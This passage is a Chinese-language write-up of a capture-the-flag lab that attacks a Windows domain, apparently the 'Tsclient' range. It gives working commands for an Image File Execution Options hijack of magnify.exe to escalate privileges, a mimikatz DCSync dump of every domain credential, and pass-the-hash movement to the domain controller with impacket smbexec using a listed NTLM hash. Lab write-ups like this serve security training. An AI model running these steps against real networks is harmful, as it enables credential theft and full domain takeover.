
发现只要是登录认证成功的用户都有修改注册表的权限,这样就可以给放大镜设置debugger来进行提权,运行放大镜程序magnify.exe会先执行cmd.exe:
REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\magnify.exe" /v Debugger /t REG_SZ /d "C:\windows\system32\cmd.exe"

type C\Users\Administrator\flag\flag02.txt
flag02.txt:

172.22.8.46 WIN2016这台域机器被拿下,还剩DC01域控和WIN19-CLIENT,先查一下AD域管理员列表:
net group "domain admins" /domain



当前机器的用户正好是域管理员,后续通过共享文件夹上传 mimikatz.exe:

DCSync 获取用户凭证,导出所有用户信息:
C:\Users\Public\mimikatz.exe
lsadump::dcsync /domain:xiaorang.lab /all /csv
横向移动到DC域控上:
cd /usr/share/doc/python3-impacket/examples/
proxychains4 python3 smbexec.py -hashes :2c9d81bdcf3ec8b1def10328a7cc2f08 administrator@172.22.8.15
flag03.txt:
参考资料:
https://www.s1mh0.cn/blog/index.php/2024/11/30/cqyj_tsclient/
https://fushuling.com/index.php/2023/08/29/%e6%98%a5%e7%a7%8b%e4%ba%91%e5%a2%83%c2%b7tsclient/